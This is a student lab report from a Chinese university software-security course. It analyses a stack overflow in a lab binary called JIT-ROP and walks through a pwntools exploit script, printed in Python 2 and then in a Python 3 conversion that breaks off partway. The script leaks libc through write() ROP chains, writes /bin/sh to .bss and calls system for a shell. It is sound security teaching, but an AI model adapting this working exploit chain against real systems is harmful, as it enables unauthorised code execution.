编号：

|  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 实验 | 一 | 二 | 三 | 四 | 五 | 六 | 七 | 八 | 总评 | 教师签名 |
| 成绩 |  |  |  |  |  |  |  |  |  |  |

武汉大学国家网络安全学院

课程实验(设计)报告

题 目： 作业5：JIT-ROP漏洞利用

专业(班)： 信息安全

学 号： 2021302181156

姓 名： 赵伯俣

课程名称： 软件安全

任课教师： 赵磊

2023年 12 月 29日

目录

[课程实验(设计)报告 1](#_Toc28810)

[1实验名称 1](#_Toc1589)

[2实验目的 1](#_Toc24099)

[3.实验环境 1](#_Toc10641)

[4实验步骤 1](#_Toc31913)

[4.1解析JIT-ROP原程序 1](#_Toc13416)

[4.1.1main函数 1](#_Toc18051)

[4.1.2 echo函数 2](#_Toc16094)

[4.2 JIT-ROP\_exp.py攻击脚本结构 3](#_Toc31164)

[4.3漏洞解析 5](#_Toc3462)

[4.4攻击代码解析 5](#_Toc19121)

[4.4.1获取system地址 5](#_Toc4603)

[4.4.2获取shell 6](#_Toc23771)

[4.5脚本版本转换 7](#_Toc7282)

[5 实验结果 9](#_Toc30635)

[6 实验心得体会 10](#_Toc1708)

# 1实验名称

JIT-ROP漏洞利用

# 2实验目的

调试JIT-ROP的exp脚本程序，使其能够正常利用

# 3.实验环境

VMware Workstation 17 Pro

Ubuntu 16.04.7 LTS

6.3.0-kali1-amd64

Python 3.11.6

Python 2.7.12

pip 20.3.4

pip 23.3.2


IDA Pro (64位)7.7.220118

# 4实验步骤

## 4.1解析JIT-ROP原程序

### 4.1.1main函数


使用IDA Pro打开JIT-ROP反汇编后的main函数得到的结果如下图所示



该函数首先声明了一个1024个字符的缓冲区buf用来存储从用户那里读取的数据。然后设置了一个计时器，在10秒钟后向进程发送信号，然后打印一段字符串到描述符1中。然后清除bss\_start缓冲区。之后读取用户输入保存到缓冲区buf中，然后调用函数echo，将buf中的值作为参数传递。


### 4.1.2 echo函数

将echo函数进行反汇编得到的结果如下图所示




echo函数在接收到传入的字符串后将其复制到变量s2中，然而在main函数中定义的buf长度为1024个字符，而s2的大小只有16个字符，由此可以断定，在buf向s2传递的过程中存在栈溢出漏洞。

查看echo函数的起始部分汇编代码如下图所示



通过汇编代码中的push rbp语句和mov [rbp+var\_18], rdi语句可以推断出在echo函数初次调用时echo函数与main函数的栈帧结构如下图所示



## 4.2 JIT-ROP\_exp.py攻击脚本结构

攻击脚本的代码如下所示

1. from pwn import \*
2. *#context.log\_level = 'debug'*
3. elf = ELF('./JIT-ROP')
4. plt\_write = elf.symbols['write']
5. got\_write = elf.got['write']
6. got\_read = elf.got['read']
7. *#vulfun\_addr = 0x0000000000400630*
8. main\_func = 0x4007cd
9. vulfun\_addr = main\_func
10. '''
11. gadget\_p4
12. ----------------
13. pop     r12
14. pop     r13
15. pop     r14
16. pop     r15
17. retn
18. '''
19. gadget\_p4 = 0x000000000040089c
20. bss\_addr = 0x0000000000601070
21. pad = 'a' \* 24
22. def leak(address):
23. payload='a'\*24 + p64(0x40089C) + p64(0x40089A)+p64(0) + p64(1) + p64(got\_write) + p64(1024) + p64(address) + p64(1)
24. payload+= p64(0x400880)
25. payload+= "\x00"\*56
26. payload+= p64(0x4007cd)
27. p.send(payload)
28. data = p.recv(1024)
29. *#print 'data: ',data*
30. print "%#x => %s" % (address, (data or '').encode('hex'))
31. whatrecv = p.recv(43)
32. print 'whatrecv = :',whatrecv
34. return data
35. p = process('./JIT-ROP')
36. start = p.recvuntil('\n')
37. print 'start:',start
38. d = DynELF(leak, elf=ELF('./JIT-ROP'))
39. system\_addr = d.lookup('system', 'libc')
40. log.info("system\_addr=" + hex(system\_addr))
41. payload="a"\*24 + p64(0x40089C) + p64(0x40089A) +p64(0) + p64(1) + p64(got\_read) + p64(8) + p64(0x601000) + p64(0)
42. payload+=p64(0x400880)
43. payload+="\x00"\*56
44. payload+=p64(0x4008a3)
45. payload+=p64(0x601000)
46. payload+=p64(system\_addr)
47. p.send(payload)
48. p.send("/bin/sh\x00")
49. p.interactive()

攻击脚本有如下几个步骤：

(1)首先获取write函数的PLT（程序链接表）和GOT（全局偏移表）地址然后获取read函数的GOT地址之后确定了主函数和易受攻击函数的地址。

（2）定义一个ROP gadget（用于控制流程的代码片段），它将执行多次pop操作后返回。定义BSS段的地址，用于存放数据。定义填充（padding）以匹配缓冲区大小。

（3）leak 函数构造一个ROP链，用于泄露内存地址。使用write函数从给定的地址处泄露数据，接收返回的数据并打印出来。


（4）启动JIT-ROP进程，接收初始输出直到换行符。

（5）构造最终的ROP链，用于获取控制权并执行system("/bin/sh")。使用read函数来写入"/bin/sh\x00"到BSS段。然后跳转到system函数，执行/bin/sh来获取shell。


## 4.3漏洞解析

在echo函数中在执行复制操作的过程中，如果遇到终止符’\x00’就会直接停止本次复制，并且在地址中必定会包含这样的字段，所以如果直接修改跳转指令实现漏洞利用不可行，因为在写入跳转地址的过程中会因为跳转地址中含有终止符而不能够将跳转地址完整写入。

因此，可以通过构建gadget来实现向目标程序的跳转，其中包含的命令可以跳转到构造的ROP链中，所以可以构造的输入如下图所示



通过栈帧结构可以得出，如果我们希望echo函数在栈帧指向gadget\_p4时，能够跳转到rop链中，就可以实现对于指定位置的跳转操作，所以接下来的目标就变成了寻找拥有4个pop和1个retn指令的gadget，在可执行文件中寻找pop和ret指令结果如下图所示



可以看到第一条指令的gadget就符合寻找要求，其地址为0x40089C。


## 4.4攻击代码解析

### 4.4.1获取system地址


继续观察攻击代码可以看到，gadget\_p4的地址就是已经找到的地址，然后就将24位无关字符‘a’保存到变量pad中，之后便是gadget\_p4的地址，以上这32个字节会覆盖掉echo函数对应位置的缓冲区，之后的内容便是ROP链的数据。

由于需要获取到system的地址，所以需要函数调用write来泄露内存中的数据，从而找到system的地址。

由于调用write函数需要6个参数，所以也就需要这样的一个gadget，将参数压栈之后进行跳转操作，攻击代码中已经完成设置的gadget\_1的地址为0x40089A,查看对应位置的反汇编结果如下图所示




可以看到其包含有6个出栈指令和一个ret指令，由此可以得出攻击脚本代码中的6个p64的作用就是将所需要的数据罗列，让执行到0x40089A位置的数据时，就会依次执行pop操作将对应的值写入寄存器中，然后跳转到0x400880的位置，该位置的反汇编结果如下图所示



当程序执行到0x400880位置时会进行寄存器相关操作之后通过call指令调用write函数，调用结束后将寄存器rbx加一后与rbp比较，若相等则继续执行，否则重新执行该部分程序。

由此write函数调用结束，ret返回到main函数中，再次读取shellcode然后泄露下一地址的1024字节直到找到system的位置。


在经过以上多次调用write操作后得到的栈结构如下图所示



### 4.4.2获取shell

由于在程序中并没有/bin/sh字符串，所以需要调用read函数将该字符串写入到内存中的某一位置供再次执行system时使用，将其写入到.bss段中

可以看到在接下来的部分攻击代码使用read函数构造栈溢出漏洞，取地址为.bss段的地址如下图所示为0x601000



之后的攻击脚本中对应的gadget将/bin/sh的地址保存到寄存器rdi中，然后返回到system的位置调用system函数，从而实现system(“/bin/sh”)命令，得到shell。

## 4.5脚本版本转换


因为脚本的运行需要64位系统，但由于在配置python2环境的pwn库时遇到众多困难，于是决定将脚本文件转换为python3格式如下所示

1. from pwn import \*
2. *# 设置日志级别为debug*
3. *# context.log\_level = 'debug'*
4. elf = ELF('./JIT-ROP')
5. plt\_write = elf.symbols['write']
6. got\_write = elf.got['write']
7. got\_read = elf.got['read']
8. *#vulfun\_addr = 0x0000000000400630*
9. main\_func = 0x4007cd
10. vulfun\_addr = main\_func
11. *# gadget\_p4*
12. '''
13. pop     r12
14. pop     r13
15. pop     r14
16. pop     r15
17. retn
18. '''
19. gadget\_p4 = 0x000000000040089c
20. bss\_addr = 0x0000000000601070
21. pad = b'a' \* 24  *# 将字符串转换为字节串*
22. def leak(address):
23. payload = b'a' \* 24  *# 字节串*
24. payload += p64(0x40089C) + p64(0x40089A) + p64(0) + p64(1)
25. payload += p64(got\_write) + p64(1024) + p64(address) + p64(1)
26. payload += p64(0x400880) + b"\x00" \* 56 + p64(0x4007cd)
27. p.send(payload)
28. data = p.recv(1024)
29. print(f"{address:#x} => {data.hex() if data else ''}")
30. whatrecv = p.recv(43)
31. print('whatrecv = :', whatrecv)
33. return data
34. p = process('./JIT-ROP')
35. start = p.recvuntil(b'\n')  *# 接收直到换行符*
36. print('start:', start)
37. d = DynELF(leak, elf=ELF('./JIT-ROP'))
38. system\_addr = d.lookup('system', 'libc')
39. print(f"system\_addr={hex(system\_addr)}")
40. payload = b"a" \* 24  *# 字节串*
41. payload += p64(0x40089C) + p64(0x40089A) + p64(0) + p64(1)
42. payload += p64(got\_read) + p64(8) + p64(0x601000) + p64(0)
43. payload += p64(0x400880) + b"\x00" \* 56 + p64(0x4008a3)
